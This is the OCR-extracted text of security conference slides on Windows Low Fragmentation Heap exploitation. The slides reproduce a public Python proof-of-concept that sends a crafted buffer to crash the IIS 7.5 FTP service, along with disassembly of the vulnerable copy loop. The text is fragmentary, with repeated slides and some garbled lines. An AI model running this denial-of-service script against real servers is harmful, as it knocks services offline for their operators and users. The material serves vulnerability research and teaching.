


Modern LFH Exploitation

Introduction



Blueprint



Target



Primitives



Linearity



Conclusion




Modern LFH Exploitation

Introduction



Blueprint



Target



Primitives



Linearity



Conclusion



Introduction




Chris Valasek
Sr. Research Scientist
Accuvant LABS
@nudehaberdasher

Ryan Smith
Chief Scientist
Accuvant LABS
@hustlelabs

UNDERSTANDING THE LFH



Windows XP



Windows 8 :(

Introduc

UNDERSTANDING THE LFH



Chris Valasek
Sr. Research Scientist
Accuvant LABS
@nudehaberdasher

Ryan Smith
Chief Scientist
Accuvant LABS
@hustlelabs




Windows XP



UNDERSTANDING THE LFH






Smith
Scientist
ant LABS
lelabs

HeapBase LOCAL NewSegment in break allocate dat use seq structures allocation memory heap used
SIZE specific SUBSEGMENT NULL Sequence ChunkToFree Yes code Size ListIndex LIST header point object ActiveSubsegment Diagram Bucket FreeLists InsertList FreeEntryOffset
0x0 ListHint overwriting gHeap OX30 ListIndex Size Index

ENUMERATE
PRIMITIVE

Windows XP



XP SP2
↓
SAFE
UNLINKING

SAFE
LINKING

Vista /
Windows 7

XP SP2
↓
SAFE
UNLINKING



SAFE
LINKING

↓
BITMAP-FUP
DEATH


↓
HEAD
CACHE
DEATH


Windows 8 :(

Blueprint










Exploitation Primitives



Target

```
import socket, sys
print "\n"
print "-----"
print "|      Windows 7 IIS7.5 FTPSVG UNAUTH'D REMOTE DOS POC      |"
print "|      Matthew Bergin, Bergin Penetration Testing           |"
print "|      Win7 Ultimate v6.1 build 7600, IIS 7.5.7600.16385      |"
print "-----"
print "\n"

buf=("\xef\x83\xb0\xef\x83\xb0\xef\x83\xb0\xef\x83\xb0\xef\x83\xb0\xef"
"\x83\xb0\xef\x83\xb0\xef\x83\xb0\xef\x83\xb0\xef\x83\xb0\xef\x83"
"\xb0\xef\x83\xb0\xef\x83\xb0\xef\x83\xb0\xef\x83\xb0\xef\x83\xb0"
"... CONTINUES FOR 5 PAGES ..."
"\xbf\xfe\xff\xfe\xff\xfe\xff\xfe\xff\xfe\xff\xfe\xff\xfe\xff\xfe\xff"
"\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff"
"\xfe\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff")

def usage():
    print "usage : ./mellis7ftp.py <victim_ip> <victim_port>"
    print "example: ./mellis7ftp.py 192.168.1.22 21"

def main():
    if len(sys.argv) != 3:
        usage()
        sys.exit()
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    HOST = sys.argv[1]
    PORT = int(sys.argv[2])
    s.connect((HOST,PORT))
    data = s.recv(1024)
    print data
    print "[*] Sending Payload...\n"
    s.send(buf+"\r\n")
    print "[*] Closing Socket...\n"
    s.close()

if __name__ == "__main__":
    main()
```

"Because of the nature of the overrun, the probable result will only be a denial of service and not code execution."

<http://blogs.technet.com/b/asharcher/posts/ftp/ftp-authentication-to-denial-of-service-vulnerability.aspx>



I'M NOT GOING TO LIE.
I DON'T WANT FOOD
NEED MORE LOLZ

```

import socket, sys
print "\n"
print "-----"
print "|           Windows 7 IIS7.5 FTPSVC UNAUTH'D REMOTE DOS POC           |"
print "|           Matthew Bergin, Bergin Penetration Testing               |"
print "|           Win7 Ultimate v6.1 build 7600, IIS 7.5.7600.16385         |"
print "-----"
print "\n"

```

```

buf=("\xef\x83\xb0\xef\x83\xb0\xef\x83\xb0\xef\x83\xb0\xef\x83\xb0\xef"
"\x83\xb0\xef\x83\xb0\xef\x83\xb0\xef\x83\xb0\xef\x83\xb0\xef\x83"
"\xb0\xef\x83\xb0\xef\x83\xb0\xef\x83\xb0\xef\x83\xb0\xef\x83\xb0"
"... CONTINUES FOR 5 PAGES ..."
"\xbf\xfe\xff\xff\xef\xfe\xff\xef\xbb\xbf\xfe\xff\xff\xef\xff\xef"
"\xff\xef\xff\xef\xef\xbb\xbf\xfe\xff\xff\xef\xef\xbb\xbf\xff\xef"
"\xfe\xff\xef\xbb\xbf\xfe\xff\xef\xbb\xbf\xef\xbb\xbf\xef\xbb\xbf")

```

```

def usage():
    print "usage  : ./msiis7ftp.py <victim_ip>  <victim_port>"
    print "example: ./msiis7ftp.py 192.168.1.22 21"

```

```

def main():
    if len(sys.argv) != 3:
        usage()
        sys.exit()
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    HOST = sys.argv[1]
    PORT = int(sys.argv[2])
    s.connect((HOST,PORT))
    data = s.recv(1024)
    print data
    print "[*] Sending Payload...\n"
    s.send(buf+'\r\n')
    print "[*] Closing Socket...\n"
    s.close()
if __name__ == "__main__":
    main()

```

Target

```
-----"
TPSVC UNAUTH'D REMOTE DOS POC |"
rgin Penetration Testing      |"
1 build 7600, IIS 7.5.7600.16385 |"
-----"
```

```
ef\x83\xb0\xef\x83\xb0\xef\x83\xb0\xef"
0\xef\x83\xb0\xef\x83\xb0\xef\x83"
f\x83\xb0\xef\x83\xb0\xef\x83\xb0"
f\xbb\xbf\xfe\xff\xff\xef\xff\xef"
e\xff\xff\xef\xef\xbb\xbf\xff\xef"
f\xbb\xbf\xef\xbb\xbf\xef\xbb\xbf")
```

```
py <victim_ip> <victim_port>"
py 192.168.1.22 21"
```

```
INET, socket.SOCK_STREAM)
```

```
. \n"
```

```
\n"
```

"Because of the nature of the overrun, the probable result will only be a denial of service and not code execution."

<http://blogs.technet.com/b/srd/archive/2010/12/23/assessing-an-iis-ftp-7-5-unauthenticated-denial-of-service-vulnerability.aspx>



I'M NOT GOING
I DON'T WANT
NEED MORE



You Tube

I'M NOT GOING TO LIE.

I DON'T WANT FOODS

NEEDS MORE LOLZ

Primitives

Exploring the Bug



Leveraging the LFH



Linking Bug + LFH



Heap Primitives






Toward EIP




Exploring the Bug

```
.text:0E07F3B5  
.text:0E07F3B5 loc_E07F3B5:  
.text:0E07F3B5 mov ecx, [esi+AC_Statefield_0.BufferBegin]  
.text:0E07F3B8 jmp short loc_E07F3C9  
.text:0E07F3BA ;  
.text:0E07F3BA loc_E07F3BA:  
.text:0E07F3BA inc ecx  
.text:0E07F3BB cmp byte ptr [ecx], 0FFh  
.text:0E07F3BE jnz short loc_E07F3C4  
.text:0E07F3C0 mov byte ptr [ecx], 0FFh  
.text:0E07F3C3 inc ecx  
.text:0E07F3C4  
.text:0E07F3C4 loc_E07F3C4:  
.text:0E07F3C4 mov di, [ecx]  
.text:0E07F3C6 mov [ecx], di  
.text:0E07F3C8 inc ecx  
.text:0E07F3C9  
.text:0E07F3C9 loc_E07F3C9:  
.text:0E07F3C9 cmp ecx, [ebp+vEndResp2]  
.text:0E07F3CC jnz short loc_E07F3BA
```




Overflow Size = Bytes from end of last 0xFF









0x100, 0x17E -> 0x109E



```
.text:0E07F3B5
.text:0E07F3B5 loc_E07F3B5:
.text:0E07F3B5         mov     ecx, [esi+HAC_Statefield_0.BufferBegin]
.text:0E07F3B8         jmp     short loc_E07F3C9
.text:0E07F3BA ; -----
.text:0E07F3BA
.text:0E07F3BA loc_E07F3BA:
.text:0E07F3BA         inc     ecx
.text:0E07F3BB         cmp     byte ptr [ecx], 0FFh
.text:0E07F3BE         jnz     short loc_E07F3C4
.text:0E07F3C0         mov     byte ptr [eax], 0FFh
.text:0E07F3C3         inc     eax
.text:0E07F3C4
.text:0E07F3C4 loc_E07F3C4:
.text:0E07F3C4         mov     dl, [ecx]
.text:0E07F3C6         mov     [eax], dl
.text:0E07F3C8         inc     eax
.text:0E07F3C9
.text:0E07F3C9 loc_E07F3C9:
.text:0E07F3C9         cmp     ecx, [ebp+vEndResp2]
.text:0E07F3CC         jnz     short loc_E07F3BA
```







Overflow Size = Bytes from end of last 0xFF

